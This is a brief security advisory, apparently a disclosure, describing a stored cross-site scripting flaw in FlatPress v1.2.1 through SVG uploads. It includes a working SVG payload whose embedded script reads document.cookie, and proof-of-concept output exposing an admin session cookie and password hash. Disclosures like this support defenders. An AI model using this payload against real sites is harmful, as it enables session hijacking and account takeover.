VULNERABLE: XSS store vulnerability exists in upload file svg in upload file flatpress v1.2.1 allows attackers to execute arbitrary web scripts or HTML

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Product: flatpress v1.2.1

Vendor : Flatpress

Description : XSS store vulnerability exists in upload file svg in upload file flatpress v1.2.1 allows attackers to execute arbitrary web scripts or HTML

Impact: Attackers can masquerade as authorized users via session cookies, allowing them to perform any action allowed by the user account.

Suggestions: Don’t allow file svg


Payload :

```
<?xml version="1.0" standalone="no"?>

<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svgll.dtd">


<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">

        <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900"
stroke="#004400"/>

        <script type="text/javascript">

                alert(document.cookie);


        </script>
```

</svg>


POC :

POC




Upload file

Result:



Upload success


localhost/flatpress/fp-content/attachs/xss.svg
localhost
fpuser_fp-f79af9b2=admin; fppass_fp-f79af9b2=%242y%2410%2465.Nc68LDuQPxOWryL1.oOd1LWPK0aHGmn6G5zime3pbn7QyOsq1e
OK
Transferring data from localhost...